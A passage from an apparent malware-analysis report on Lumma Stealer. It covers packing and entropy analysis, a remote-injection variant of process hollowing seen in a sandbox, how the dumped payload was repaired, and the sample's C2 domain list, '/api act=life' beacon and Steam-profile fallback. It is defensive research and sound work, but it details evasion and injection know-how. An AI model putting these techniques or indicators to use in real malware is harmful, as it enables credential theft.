Telegram is widely used by Lumma Stealer operators to sell stolen credentials through dedicated channels and bots. As highlighted by SOCRadar (Ref. [25]), these platforms offer searchable access to logs, subscription tiers, and automated delivery of fresh data. This transforms Telegram into a ready-made black market for infostealer output, streamlining the monetization of compromised accounts.

3.3 First stage analysis


The initial technical analysis focuses on a Lumma Stealer sample retrieved from the MalwareBazaar platform: https://bazaar.abuse.ch/sample/007310a11e7dfdb4fa9dd2e216f92cda9a1954c7be76a33aa.

3.3.1 Static analysis

As shown in the image (Fig. 4), the import table includes several suspicious functions related to reconnaissance. However, their limited presence suggests that much of the functionality may be hidden. This is supported by the presence of a high-entropy section named `.open`, which strongly indicates the use of packing or obfuscation techniques. High entropy is commonly associated with compressed or encrypted code, often employed to hinder static analysis and conceal malicious behavior.

As visible in the image (Fig. 5), the `.open` section appears unusually uniform and exhibits very high entropy, a clear indication of obfuscation or compression. Even the `.text` section shows signs of being affected by packing techniques. The visual structure suggests that a large portion (about 92%) of the binary is packed, making static analysis and advanced static analysis inefficient at this stage. In such cases, dynamic analysis or unpacking is generally required to expose the underlying malicious behavior.

For completeness, the binary was also loaded into Ghidra (see Fig. 6). The findings further support the packing hypothesis: the `.open` section lacks any meaningful code references, apart



SECTIONS

property	value	value	value	value	value	value	value
headers	header[0]	header[1]	header[2]	header[3]	header[4]	header[5]	header[6]
name	.text	.rdata	.data	.00cfg	.tls	.reloc	.open
md5	0A15321B2BCCB9D876DB29...	D1C860B0A021545BC53C30...	C845AB4A81EA600B04809C...	BDF8BEAAD906D2779F71E1...	1F354D76203061BFDD5A53D...	7D420C21B9F9A28FF7BC622...	56B9E47A000D93EB3ED417A...
entropy	7.037	5.415	4.578	0.041	0.020	6.262	7.999
file-ratio (99.88%)	69.30 %	4.13 %	0.45 %	0.04 %	0.04 %	0.86 %	25.05 %
raw-address	0x00000600	0x000D4000	0x000E0A00	0x000E2000	0x000E2200	0x000E2400	0x000E4E00
raw-size (1249280 bytes)	0x000D3A00 (866816 bytes)	0x0000CA00 (51712 bytes)	0x00001600 (5632 bytes)	0x00000200 (512 bytes)	0x00000200 (512 bytes)	0x00002A00 (10752 bytes)	0x0004C800 (313344 bytes)
virtual-address	0x00001000	0x000D5000	0x000E2000	0x000E5000	0x000E6000	0x000E7000	0x000EA000
virtual-size (1252191 bytes)	0x000D389A (866458 bytes)	0x0000C854 (51284 bytes)	0x00002A20 (10784 bytes)	0x00000008 (8 bytes)	0x00000009 (9 bytes)	0x00002840 (10304 bytes)	0x0004C800 (313344 bytes)

IMPORTS

imports (81)	flag (11)	callback (0)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (9)	technique (7)	type (1)	ordinal (0)	library (2)
GetCurrentProcessId	x	-	0x000E08AE	0x000E08AE	557 (0x022D)	reconnaissance	T1057 | Process Discovery	implicit	-	KERNEL32.dll
FindFirstFileExW	x	-	0x000E07D8	0x000E07D8	399 (0x018F)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
FindNextFileW	x	-	0x000E07EC	0x000E07EC	416 (0x01A0)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
WriteFile	x	-	0x000E0CD2	0x000E0CD2	1594 (0x063A)	file	-	implicit	-	KERNEL32.dll
GetCurrentThreadId	x	-	0x000E08C4	0x000E08C4	561 (0x0231)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
GetEnvironmentStringsW	x	-	0x000E08DA	0x000E08DA	588 (0x024C)	execution	-	implicit	-	KERNEL32.dll
SetEnvironmentVariableW	x	-	0x000E0BBA	0x000E0BBA	1334 (0x0536)	execution	-	implicit	-	KERNEL32.dll
TerminateProcess	x	-	0x000E0C32	0x000E0C32	1460 (0x05B4)	execution	-	implicit	-	KERNEL32.dll
RaiseException	x	-	0x000E0B62	0x000E0B62	1155 (0x0483)	exception	-	implicit	-	KERNEL32.dll
GetModuleHandleExW	x	-	0x000E094A	0x000E094A	654 (0x028E)	dynamic-library	-	implicit	-	KERNEL32.dll
AddClipboardFormatListener	x	-	0x000E06FC	0x000E06FC	1 (0x0001)	data-exchange	T1115 | Clipboard Data	implicit	-	USER32.dll

STRINGS

encoding (2)	size (bytes)	location	flag (12)	label (159)	group (9)	technique (7)	value (21292)
ascii	19	.rdata	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
ascii	15	.rdata	x	import	file	T1083 | File and Directory Discovery	FindFirstFileEx
ascii	12	.rdata	x	import	file	T1083 | File and Directory Discovery	FindNextFile
ascii	9	.rdata	x	import	file	-	WriteFile
ascii	18	.rdata	x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
ascii	21	.rdata	x	import	execution	-	GetEnvironmentStrings
ascii	22	.rdata	x	import	execution	-	SetEnvironmentVariable
ascii	16	.rdata	x	import	execution	-	TerminateProcess
ascii	14	.rdata	x	import	exception	-	RaiseException
ascii	17	.rdata	x	import	dynamic-library	-	GetModuleHandleEx
ascii	26	.rdata	x	import	data-exchange	T1115 | Clipboard Data	AddClipboardFormatListener
ascii	6	0x000001E8	x	-	-	-	.00cfg

Figure 4: Overview of the PE file structure analyzed with PEStudio, highlighting a suspicious `.open` section with high entropy (7.999) and large size (over 300 KB), possibly used to hide encrypted or packed data. Key Windows API imports linked to reconnaissance, file operations, and process control suggest typical behavior of an info-stealer.




Figure 5: Entropy analysis of the PE file performed with Detect It Easy (DiE). The `.open` section exhibits a very high entropy value (7.99954) and a uniform entropy profile, reinforcing the suspicion of packing or encryption. The tool estimates that 92% of the file is likely packed.




Figure 6: Ghidra disassembly view showing that the packed section is never directly referenced within the code.

Figure 7: High number of references to `__guard_check_icall()`, indicating the use of Control Flow Guard (CFG) mechanisms within the binary.

from a pointer in the PE header. Again, this behavior is typical of packed binaries, where custom sections are mapped but only accessed during run-time unpacking.

In particular, the section named `.00cfg` draws particular attention because of its unusual and suspicious naming. Analysis of this section in Ghidra (see Fig. 7) revealed a reference to the `_guard_check_icall()` function. This function is associated with the compiler flag `/guard:cf` (Ref. [26]). As Microsoft states, "`/guard:cf` causes the compiler to analyze control flow for indirect call targets at compile time and to insert code that verifies the integrity of those targets at runtime." This mechanism aligns with the high number of cross-references observed in Ghidra and provides a plausible explanation for their presence in the disassembled output.

3.3.2 Dynamic analysis and process injection

Given the limitations of static analysis in the presence of obfuscation techniques, the focus is shifted to dynamic analysis. This approach enables the obfuscation layer to be bypassed, allowing access to the underlying functionality concealed within the malware.

One of the most efficient methods for obtaining behavioral insight with minimal manual effort is through the use of a sandbox environment. In this context, a private instance of CAPE Sandbox maintained at Certego has proven to be particularly effective for the analysis.

Although the sandbox environment is internal and not publicly accessible, a screenshot of the results is provided in the following image (Fig. 8) to illustrate the observed behavior of malware.




Figure 8: Collage of API calls extracted from the dynamic analysis. The sequence highlights a classic process hollowing pattern, with memory allocation, PE payload injection, and thread context manipulation in a remote process. Note: `0xffffffffffffffff` is a special handle that refers to the current process itself.

The image illustrates a classic case of **process hollowing**, a technique widely used by modern malware to stealthily execute arbitrary code under the guise of a legitimate process. In the scenario depicted, the initial process corresponds to the malware itself which, at this early stage, has not yet exhibited any malicious behavior and therefore appears legitimate. The malware then creates a new instance of itself (a clone of the original executable process) that is explicitly launched in a suspended state. It is in this newly created process that the hollowing technique is

applied: the original contents are overwritten with a malicious payload, which is later executed under the identity of what appears to be an unmodified and benign executable.

The sequence begins with the creation of the suspended process using the high-level API `CreateProcessW`, which internally invokes the lower-level native API `NtCreateUserProcess`. The use of the flag `CREATE_SUSPENDED` (Ref. [27]) (hex value `0x00000004`) ensures that the primary thread of the process is created but not executed immediately. This provides a temporal window in which the attacker can modify the process's memory before any code is run. It is important to note that the order of the first three calls appears reversed due to how CAPE Sandbox logs API calls based on completion order rather than invocation order. Specifically, between `NtCreateUserProcess` and `CreateProcessW`, the `sysenter` instruction is observed. This instruction is used to transition directly from user mode to kernel mode [1] and is used by functions such as `NtCreateUserProcess` to jump to a kernel-mode handler, allowing direct interaction with the Windows kernel.

After creating the process, the following operations are performed:

- `NtAllocateVirtualMemory` is used to reserve memory space within the remote process (in this case at the base address `0x00400000`, with a size of `0x00059000` bytes). Notably, the protection flags include `PAGE_EXECUTE_READWRITE`, which allows both writing and execution within the same region (a highly suspicious condition in legitimate software contexts);
- `WriteProcessMemory` writes a malicious payload in Portable Executable (PE) format to the allocated memory. The data observed in the image clearly resembles a PE binary, beginning with the MZ magic number (`0x4D5A`), and appears to be injected into multiple non-contiguous segments;
- `NtGetContextThread` and `NtSetContextThread` are then used to modify the execution context of the suspended thread, specifically updating the value of the EIP (Ref. [28]) (or RIP (Ref. [29]) in 64-bit architectures) register, which represents the instruction pointer. This attribute of the `CONTEXT` struct is set to the entry point of the injected payload (`0x0040ced0`), so that execution resumes directly from the injected code rather than the original program logic;
- `NtResumeThread` resumes the execution of the thread, effectively launching the malicious

[1] For more details, see Section: 1.5.1.

code under the identity of what appears to be a legitimate process.

The image (Fig. 9) helps illustrate how this technique deviates from the standard hollowing procedure. In the traditional approach, the legitimate memory image of a newly spawned process is unmapped via the `NtUnmapViewOfSection` syscall (or its kernel-mode counterpart `ZwUnmapViewOfSection`) to make room for the malicious payload. However, in the observed case, this unmapping step is completely absent.




Figure 9: The child process (PID 4596) has the 0x400000 base address available, allowing VirtualAlloc to succeed without unmapping. Since the parent process (PID 4780) does not use that address due to ASLR, it is not inherited by the child.

This omission is not incidental, but reflects a deliberate evasion strategy. Although the behavior partially resembles the **process no-hollowing** technique (Ref. [30]), which avoids both unmapping and memory allocation by injecting code into preexisting free memory regions, the technique used here still involves an explicit call to `NtAllocateVirtualMemory`. This method is used to allocate memory to a fixed base address within the remote process, thus bypassing the need to unmap any existing section. As such, this behavior does not fully align with the definition of process hollowing or process no-hollowing, but rather fits more accurately within the broader category of **remote code injection** into a suspended process.

This evasion is made possible by the memory layout of the target process. Specifically, the parent process is compiled with Address Space Layout Randomization (ASLR)[2] and is loaded

[2]For more details, see Section: 1.5.3

at the address `0x007c0000`. As a result, the conventional base address `0x00400000` remains unoccupied in the child process. Malware exploits this condition by precisely allocating memory at `0x00400000` using `NtAllocateVirtualMemory`, thus avoiding the need to remove any mapped image. Had that address already been used, the allocation would have failed and the traditional hollowing approach with unmapping would have been necessary.

To further obscure its activity, after injection, the malware creates an anonymous memory section using `NtCreateSection`, specifying access rights for querying and mapping the section with read and write permissions. It then maps a single 4 KB page from this section into its own address space at `0x03460000` using `NtMapViewOfSection`. The mapping begins at an unusual internal offset `0x030ff3a0`, rather than at the start of the section, and is not followed by any observable write or execution activity. Immediately afterward, the malware allocates a 4 KB region via `NtAllocateVirtualMemory` and then frees it using `NtFreeVirtualMemory` without performing any operations on the allocated memory. Finally, the previously mapped section view is unmapped via `NtUnmapViewOfSectionEx`.

This sequence, taken in isolation, has no functional effect and appears deliberately designed to introduce benign-looking memory operations into the execution trace. The atypical offset used in the mapping, the lack of interaction with the mapped or allocated regions, and the immediate cleanup strongly suggest that this block is intended as a decoy. Specifically, it may serve to simulate the unmapping behavior typically observed in process hollowing, while the actual injection occurred earlier using a stealthier method that did not involve `NtUnmapViewOfSection`.

Following sandbox analysis and the identification of an injection compatible sequence in the child process, a script for x64dbg (Ref. [31]) was developed to automate the trace and memory dump of the injected payload. The script is designed to be executed once the breakpoint on the entry point of the analyzed process is reached, where the executable is loaded into memory but not yet executed.

The script works on multiple levels. First, it defeats common antidebugging countermeasures, including the `BeingDebugged` flag in the Process Environment Block (PEB) structure [3]. Next, the script sets breakpoints on a set of strategic injection detection APIs: `CreateProcessW` (create the suspended process), `VirtualAlloc` and `VirtualAllocEx` (allocate memory in the remote process address space), `WriteProcessMemory` (write the payload), and `ResumeThread`

[3]For more details, see Section: 1.5.2

(resume thread after injection).

Particular attention is paid to the function `WriteProcessMemory`. If a buffer containing the **MZ signature** (indicator of the header of a PE file) is detected, the script assumes that it is the malicious payload injected into the hollowed process. In this case, the handle of the process in which the injection occurred is recorded. All subsequent writes to the same handle will be recorded.

When `ResumeThread` is called, the script proceeds to hook the injected process through its Process ID, which was previously saved, and suspends execution to allow the analyst to manually dump the affected memory [4].

This approach allows to acquire the entire content of the injected payload before its execution, facilitating static analysis of the code and extraction of indicators of compromise.

3.3.3 Injected memory analysis

When extracting a Portable Executable (PE) file from a process's memory, the resulting dump often reflects the in-memory layout rather than the original structure on disk.

This discrepancy occurs because, in memory, slices are aligned according to page boundaries (typically `0x1000` bytes), while on disk they follow file alignment (commonly `0x200` bytes). As a result, fields such as `PointerToRawData` and `SizeOfRawData` in the slice headers may not accurately match their original values (related error Fig. 10).




Figure 10: PE-Bear warning indicating that the file is a memory dump in virtual format, suggesting that unmapping may be required to restore the correct PE structure.

To reconstruct a valid PE file suitable for static analysis, these fields must be realigned, ensuring that the raw addresses and sizes match the virtual addresses and sizes observed in memory. This process, described in detail in Rufus M. Brown's blog post (Ref. [32]), involves modifying

[4] An attempt was also made to automate the dumping phase; however, once the debugger is attached to the child process, it becomes impossible to programmatically issue commands on x64dbg, with the interaction being limited to the graphical console.

the PE headers to reflect the correct mappings, facilitating effective analysis of the dumped executable.

As illustrated in the image (Fig. 11), the address-related values within the `Section Hdrs` tab were manually adjusted to restore the correct memory alignment.




Figure 11: Visualization of the PE section table before and after fixing raw addresses to match virtual layout, resolving the format inconsistency.

Furthermore, the value `0x0040` found in the tab `Optional Hdr` under the field `DLL Characteristics` corresponds to the flag `IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE`. This indicates that the binary supports Address Space Layout Randomization (ASLR [5]), a security mechanism that allows the operating system to load the executable at a randomized base address. ASLR increases the complexity of memory-based attacks by reducing the predictability of memory layout.

However, in the context of malware analysis and reverse engineering, ASLR complicates debugging by randomizing the base addresses of executables and shared libraries at each execution. To maintain consistent memory layouts and simplify the analysis process, it is often necessary to disable ASLR during dynamic analysis sessions. This can be accomplished by using the `editbin` utility with the `/DYNAMICBASE:NO` option:

```
editbin /DYNAMICBASE:NO memdump_179C_00400000_59000.bin
```

The image (Fig. 12) shows the updated PE header after executing the command to disable ASLR.

[5] For more details, see Section: 1.5.3




Figure 12: The image shows the result of the command that disabled ASLR by clearing the `DLL can move` flag in the `DLL Characteristics` field. This change forces the binary to load at a fixed base address.

Both ASLR deactivation and memory realignment steps were applied systematically as preliminary operations to all samples analyzed, forming the basis for all subsequent steps of the analysis.

3.4 Communication analysis (Lumma Stealer v4)

To understand the behavior of malware, especially its communication logic, it is necessary to analyze the structure and flow of its network activity. Detecting only outgoing connections is not enough; it is essential to analyze the sequence of interactions more deeply and the conditions that govern them.

This chapter analyzes two network captures obtained from CAPEv2 sandbox executions. In both cases, the sandbox is configured to redirect all outbound traffic through a controlled channel, ensuring a secure and isolated environment.

In the first scenario, all traffic is routed to **INetSim**, a tool that emulates common Internet services (HTTP, DNS, FTP, etc.) and returns fake but consistent responses. This setup allows malware to iterate through its list of embedded C2 domains, progressing only when a response is deemed invalid. As a result, it becomes possible to systematically enumerate all hardcoded endpoints and reconstruct the extent of the malicious infrastructure.

In the second scenario, the sandbox directs traffic through a **secure proxy** with real internet

access. This allows the malware to complete its communication stages and retrieve live responses from its C2 server, while still preserving analyst anonymity and containment.

By comparing these two execution scenarios, it is possible to initiate a comprehensive understanding and reconstruction of the malware communication protocol.

3.4.1 InetSim

During execution, the sample uses the WinHTTP API (Ref. [33]) to initiate connections and transmit data. The following functions are observed:

1. `WinHttpOpen` – initializes a session handle;
2. `WinHttpConnect` – creates a connection to a target domain over port 443;
3. `WinHttpOpenRequest` – prepares an HTTP `POST` request to the `/api` endpoint with parameter `act=life`;
4. `WinHttpSendRequest` – sends the HTTP request to the server;
5. `WinHttpReceiveResponse` – receives the response from the server.

The malware contacted the following domains in sequence:

```
pragapin.sbs
repostebhu.sbs
thinkyyokej.sbs
ducksringjk.sbs
explainvees.sbs
brownieyuz.sbs
rottieud.sbs
relalingj.sbs
tamedgeesy.sbs
```

Each domain is contacted via a `POST /api` request containing the `act=life` parameter in its payload. Since INetSim returns valid HTTP-level responses (e.g. `HTTP/1.1 200 OK`), the malware continues along the entire WinHTTP call chain. However, the application-layer content does not match what the malware expects, leading the sample to mark the domain as inactive and proceed to the next.

After exhausting the predefined C2 list, the malware sends a `GET` request to a **Steam profile**:

```
steamcommunity.com/profiles/76561199724331900
```

This behavior suggests the presence of a fallback mechanism: when none of the hard-coded C2 servers responds appropriately, the malware attempts to retrieve additional information from a third-party platform. INetSim enables the safe and deterministic capture of this entire process, thus revealing the embedded infrastructure within the malware.

3.4.2 Proxy

